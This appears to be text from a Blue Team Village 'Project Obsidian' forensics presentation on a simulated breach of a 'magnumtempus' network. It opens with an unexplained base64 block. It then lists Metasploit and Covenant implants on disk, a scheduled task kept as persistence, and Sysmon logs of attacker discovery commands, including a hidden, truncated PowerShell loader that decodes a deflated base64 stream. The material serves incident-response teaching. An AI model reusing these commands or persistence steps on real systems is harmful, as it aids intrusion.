ZuQXU9cnLly9zCLpX9+teyTM7GSwwXy6AuRVgvb6+ouotz/q3OMdtYFxbDjtvBUMNl6qxKVeY2J6BN6orIttulWlHrky7HT6r3LQjV01bLyvKuWM258hccK5
G2QI8J9sIso3oETdby8m26urZupNlqrpPr4hcy+LrmFIj6EW1WupWVDstU82bUTV3SJZerS+SOg3LHKWahuUOUrtCjnqts6mWoceXyR6XDRrZySXxvfkMtjE
2VI1UMnc5u+p6HpZV68sKG2S5HtSX15i7GV/hbMs6vc7dlnXutqzTVzjbss7ZlnVmF29FZ28uvxt1FBX1kW4W1Zs9jobcivXVen3B00qEuXL+VizjPXjXFXu
wrnQPrlx4D65yqraqeKNVV2x0u2TjB3XJxg/bJRsX6JL5PKdLNqJLNuob/yC65JM43LG+xV1SN69L3CUOu+NqLFu4enmkl0X6ahfT66VhPVxiv1PaL7SNbIr
V1frqQlOsQVRrrtIUH//gplizcFOsdYq0trQpGt2maPygpmj8sE3RuEBTzOc5TdGIpmjUG/8gmoJr9TubItLHwj0A1Z8198qhcnlhAauwgOp5vlFhBXk5sXy
PmLj1Bda/tb5iU2SAjW0y97lrxPgNjA+yzSGAt6ixa9C5472MFnoN46Mwx88O7IKvpX8D8AuMT4MZvOJeeG+Z88F3MstERYuHQoq8Y+qeyDAX+T5e5k/PLvP
nSslHmHy0QJYLj/VlJvZzgUIOYX29WPxysZgJ67Vi8c+LxUxYvykW1/qLxExYYX+ReEexmAmrt1h8qljMhDVZJLYPEN+QDwIG7EOAi1RzhHO8nZVGedoK/5U
sc4zBYQBXct985fuuqvzQfOWHrqr8lfnKX7mq8jPzlZ+5qvJ35yt/d76yv3Glch43Zm/jGsVzQSL7lMgRLpp9lJvSz88W18onDdXjNY+Bx49PFS2K7C+0n65
4IsfBzuPrUgTUzZpLN6rOLPNGDgp+5DbjMeSOqmOMbeE7mJ8r9ZqAcp6v3E3rFLmD5AHobM2Q1zzBcUm+PMACqnKe7+snm9Sgt/oSnDc227iOqzP8eNC4R54
OHmcj73B8dY/s6xbyict5zjvb0dzS3N7S3rqd5O5KAT6PuNbeQtSC3Fuwj9aO5KxkZsJmjVMw/xr4a8dGaFut83y7du/YQC8/14F+AcGv7U6ZhQdskOJI1SN
lZQEQvxbtVO0873G+/MDHz624eEg7yI7KnDpIHfe5UO574Y5eKjy6/pfiZKHSZ5WPqCp9Q8I7lOvUpXSB607P+U94VTqqMIzRb8H5tJfxY+pDmkqfJ4ajPoY
94oR3Fb3DpyZFfCe8AXrY0+8P0Dv+l/wqnYblAF30vQTO8x6WHtAY36WxtEt5FNKXvAw/5n8X1v6c2Mt+H8N7oB+kb4keH3zJGP5TRnVRRtKpMYx7OYb7BcM
7JbzFzzDkOQ14Vkr/WsK7AAN0XkZyWTB80fMuOKEyxr8sOU1ehu+qDCul5nve1UKllwT7eltW4+cy65yM8IKM4VntLcClUtrmYzyiMPwnOesV37cpQOc0ron
Xx3CnhGGl389r8E25EkK+y+kB3wO+KokroH4IjS7gKv2pKKcHsYBV4C8iDyh8+UhqCXlWl9OvJOWjpdDuFwcVlVZ4xgC/5jkKWK+NKZ30JN2oVEN+EnClhEn
AA2yI7qgNoAME/ZGkPkl/551O5qjXlLSi0KSjSZ/Aeig01ejIrlPOOPZJ+X8dd2iP+c4rXvorSd2qPevbBeqLTXMefPONh6KPqZsUH70oqedpSNuq+OlSk2P
```

Source(s): Memory Dump
Tool: Volatility

Additional Malware Found on Disk

Full Path	Created	Accessed	Modified	Size
\Windows\Temp\officeclicktorun.exe_streamserver(202202120109046B0).log	2022-02-12 01:09:04	2022-02-12 01:09:04	2022-02-12 01:09:04	0
\Windows\Temp\officeclicktorun.exe_streamserver(202202120141086D0).log	2022-02-12 01:41:08	2022-02-12 01:41:08	2022-02-12 01:41:08	0
\Users\Administrator\AppData\Local\Temp\chocolatey\thunderbird\91.6.0\Thunderbird Setup 91.6.0.exe	2022-02-12 01:50:44	2022-02-12 01:50:44	2022-02-12 01:50:45	0
\Windows\Temp\officeclicktorun.exe_streamserver(202202121847297BC).log	2022-02-12 18:47:30	2022-02-12 18:47:30	2022-02-12 18:47:30	0
\Windows\WinSxS\Temp\PendingDeletes\4ce8c529efa9d701ce160000b00ec00f.TiWorker.exe	2021-03-10 19:12:43	2021-03-10 19:12:43	2021-01-14 04:29:41	199,680
\Windows\Temp\met64.exe **(Metasploit)**	2022-02-12 21:34:15	2022-02-12 21:34:15	2022-02-12 21:34:15	7,168
\Windows\Temp\cleanup.exe **(Covenant)**	2022-02-12 21:15:59	2022-02-12 21:15:59	2022-02-12 21:15:59	11,776
\Windows\Temp\p.exe **(Ping Castle)**	2022-02-12 21:33:26	2022-02-12 21:33:26	2022-02-12 21:33:26	1,796,608
\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp\tmp486401098.exe	2022-02-12 23:43:50	2022-02-12 23:43:50	2022-02-12 23:43:50	527,640

Source(s): $MFT (Search for Executable files in Temp Directories)
Tool: MFTDump, AChReport

WKST02

Malware Persistence

20160915-163149	Task Scheduler	\Amazon Ec2 Launch - Instance Initialization	c:\windows\system32\windowspowershell\v1.0\powershell.exe "C:\Windows\System32\cmd.exe" /C C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -NonInteractive -NoLogo -ExecutionPolicy Unrestricted -File "C:\ProgramData\Amazon\EC2-Windows\Launch\Scripts\InitializeInstance.ps1"	097CE5761C89434367598B34FE32893B	disabled
20160716-022321	Task Scheduler	\Daily MagnumTempus IT Cleanup	c:\windows\system32\cmd.exe "c:\windows\system32\cmd.exe /c start /B C:\windows\temp\cleanup.exe"	F4F684066175B77E0C3A000549D2922C	enabled
20220106-230840	Task Scheduler	\GoogleUpdate TaskMachineCore{CCB88450-8297-4762-A6DC-F83E8E56444D}	c:\program files (x86)\google\update\googleupdate.exe "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /c	E4BF1E4D8477FBF8411E274F95A0D528	enabled
20220106-230840	Task Scheduler	\GoogleUpdate TaskMachineUA{D2749A21-1533-4144-8686-885656950BA8}	c:\program files (x86)\google\update\googleupdate.exe "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /ua /installsource scheduler	E4BF1E4D8477FBF8411E274F95A0D528	enabled

Source(s): Search for Executable files in Temp Directories
Tool: Autoruns, AChReport

Lateral Movement

2022-02-12 21:12:37	1	+ Local Accounts Discovery + Whoami Execution + Whoami Execution Anomaly	"wkst02.magnumtempus .financial"	C:\Windows\System32\w hoami.exe	"C:\Windows\system32\whoami.exe"
2022-02-12 21:13:46	1	+ Net.exe Execution	"wkst02.magnumtempus .financial"	C:\Windows\System32\n et.exe	"C:\Windows\system32\net.exe" localgroup Administrators
2022-02-12 21:13:46	1	+ Net.exe Execution	"wkst02.magnumtempus .financial"	C:\Windows\System32\n et1.exe	C:\Windows\system32\net1 localgroup Admi nistrators
2022-02-12 21:38:59	1	+ Net.exe Execution	"wkst02.magnumtempus .financial"	C:\Windows\System32\n et.exe	net accounts /domain
2022-02-12 21:38:59	1	+ Net.exe Execution	"wkst02.magnumtempus .financial"	C:\Windows\System32\n et1.exe	C:\Windows\system32\net1 accounts /domai n
2022-02-12 21:39:00	1	+ Net.exe Execution	"wkst02.magnumtempus .financial"	C:\Windows\System32\n et.exe	net accounts /domain
2022-02-12 21:39:00	1	+ Net.exe Execution	"wkst02.magnumtempus .financial"	C:\Windows\System32\n et1.exe	C:\Windows\system32\net1 accounts /domai n
2022-02-12 22:00:44	1	+ Remote PowerShell Session Host Process (WinRM)	"wkst02.magnumtempus .financial"	C:\Windows\System32\w smprovhost.exe	C:\Windows\system32\wsmprovhost.exe -Emb edding
2022-02-12 22:00:45	1	+ Suspicious Shells Spawn by WinRM + Encoded FromBase64String +	"wkst02.magnumtempus .financial"	C:\Windows\System32\ WindowsPowerShell\v1 .0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v 1.0\powershell.exe" -Sta -Nop -Window Hi dden -Command "sv o (New-Object IO.Memor yStream);sv d (New-Object IO.Compression .DeflateStream([IO.MemoryStream][Convert

Source(s): Microsoft-Windows-Sysmon%4Operational.evtx
Tool: Chainsaw, AchReport

Project Obsidian

Demo

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian

Tools

- Velociraptor: https://github.com/Velocidex/velociraptor
- WinPmem: https://winpmem.velocidex.com/
- Volatility: https://www.volatilityfoundation.org/releases
- CyberChef: https://gchq.github.io/CyberChef/
- Sysmon: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- Autoruns: https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns
- MFTDump: http://malware-hunters.net
- Chainsaw: https://github.com/countercept/chainsaw
- AChReport: https://github.com/OMENScan/AChReport

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian

Join The Conversation

- **WWW: https://blueteamvillage.org/**
- **Twitter: @BlueTeamVillage**
- **Discord: https://discord.com/invite/blueteamvillage**

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian

Kill Chain 1 (KC1)

Questions?

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**